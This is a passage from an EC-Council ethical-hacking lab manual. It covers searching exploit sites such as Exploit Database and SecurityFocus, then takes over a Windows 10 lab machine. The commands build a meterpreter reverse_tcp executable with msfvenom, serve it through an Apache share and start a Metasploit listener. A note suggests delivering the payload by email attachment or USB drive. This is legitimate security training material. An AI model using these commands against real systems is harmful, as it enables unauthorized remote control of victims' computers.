


Figure 1.3.5: Vulnerability information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **Opening file** pop-up appears; select the **Save File** radio button and click **OK** to download the exploit file.
10. Navigate to the downloaded location (here, **Downloads**), right-click the saved file, and select **Edit with Notepad++**.
11. A **Notepad++** file appears, displaying the exploit code, as shown in the screenshot.




Figure 1.3.6: Exploit code

12. This exploit code can further be used to exploit vulnerabilities in the target system.
13. Close the web browser.

TASK 3.2

Finding Vulnerabilities on SecurityFocus

14. Similarly, you can search vulnerabilities and download their exploit from the **SecurityFocus** website.
15. Open any web browser (here, **Mozilla Firefox**) and navigate to **https://www.securityfocus.com**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **SecurityFocus** website appears. Click the **Search all vulnerabilities** link at the bottom of the page to search vulnerabilities by CVE number or by vender, title, or version.




Figure 1.3.7: SecurityFocus website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. A new webpage displaying a list of vulnerabilities appears. Click on any vulnerability available on the site and look at the data about the exploit. The area to focus on is the exploit section, accessed by clicking on the **exploit** tab of the vulnerability.




Figure 1.3.8: Detailed information about the vulnerability

18. Now, navigate back to the **Vulnerabilities** search page. Here, search the vulnerability **CVE-2013-1627** by entering its CVE number in the **Search by CVE** field. After entering the CVE ID, click the **Submit** button or press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. A result page appears, displaying the name of the searched vulnerability with its URL link, as shown in the screenshot.




Figure 1.3.9: Searched vulnerability

20. Click on the vulnerability URL. A detailed description of the searched vulnerability appears; click on the **exploit** tab to see the available exploit script.

21. You can further click the link to the python script that represents the exploit to view the exploit code and later use the same script to attempt an attack on the target system. This code can be used manually or can be placed into a tool.

You can similarly use other exploit sites such as **VulDB** (https://vuldb.com), **MITRE CVE** (https://cve.mitre.org), **Vulners** (https://vulners.com), and **CIRCL CVE Search** (https://cve.circl.lu) to find target system vulnerabilities.




Figure 1.3.10: exploit tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Close the web browser.
23. This concludes the demonstration of finding vulnerabilities on exploit sites such as Exploit Database and SecurityFocus.
24. Close all open windows and document all the acquired information.

TASK 4 Exploit Client-Side Vulnerabilities and Establish a VNC Session

This lab demonstrates the exploitation procedure enforced on a weakly patched Windows 10 machine that allows you to gain remote access to it through a remote desktop connection.

Here, we will see how attackers can exploit vulnerabilities in target systems to establish unauthorized VNC sessions using Metasploit and remotely control these targets.

Note: In this task, we will use the **Parrot Security** (**10.10.10.13**) virtual machine as the host system and the **Windows 10** (**10.10.10.10**) virtual machine as the target system.

Attackers use client-side vulnerabilities to gain access to the target machine. VNC (Virtual Network Computing) enables an attacker to remotely access and control the targeted computers using another computer or mobile device from anywhere in the world.

1. Turn on **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



Figure 1.4.1: Parrot Security login page

At the same time, VNC is also used by network administrators and organizations throughout every industry sector for a range of different scenarios and uses, including providing IT desktop support to colleagues and friends and accessing systems and services on the move.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 1.4.2: MATE Terminal Icon

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.4.3: Running the programs as a root user

TASK 4.1

Create Exploit

7. In the **Parrot Terminal** window; type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=<IP Address of Host Machine> LPORT=444 -o /root/Desktop/Test.exe** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.10.13** (**Parrot Security** virtual machine).




Figure 1.4.4: Generating malicious exe file

8. This will generate **Test.exe**, a malicious file, on **Desktop**, as shown in the screenshot.

Note: To navigate to the **Desktop** folder, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. In the **attacker** window, click **File System** from the left-pane and navigate to the location **/root/Desktop**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.5: Malicious file successfully generated

TASK 4.2

Create Directory to Share Exploit

9. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **Desktop** to the shared location using the below commands:
   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
   - Copy the malicious file to the shared location by typing **cp /root/Desktop/Test.exe /var/www/html/share** and pressing **Enter**

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.




Figure 1.4.6: Sharing the malicious exe file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.3

Launch Metasploit

10. Now, start the apache service. To do this, type **service apache2 start** and press **Enter**.



Figure 1.4.7: Starting the apache service

11. Type **msfconsole** and press **Enter** to launch the Metasploit framework.

TASK 4.4

Set the Payload

12. In msfconsole, type **use exploit/multi/handler** and press **Enter**.




Figure 1.4.8: Setting up a listener

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **set LPORT 444** and press **Enter**
14. After entering the above details, type **exploit** and press **Enter** to start the listener.




Figure 1.4.9: Starting the listener

TASK 4.5

Run Exploit

15. Leave the **Parrot Security** virtual machine running.
16. Switch to the **Windows 10** virtual machine.
17. Open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
18. Click **Test.exe** to download the file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).




Figure 1.4.10: Downloading malicious exe file on the victim's system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Once you click on the **Test.exe** file, the **Opening Test.exe** pop-up appears; select **Save File**.
20. The malicious file will download to the browser's default download location (here, **Downloads**). Now, navigate to this location and double-click the **Test.exe** file to run it.

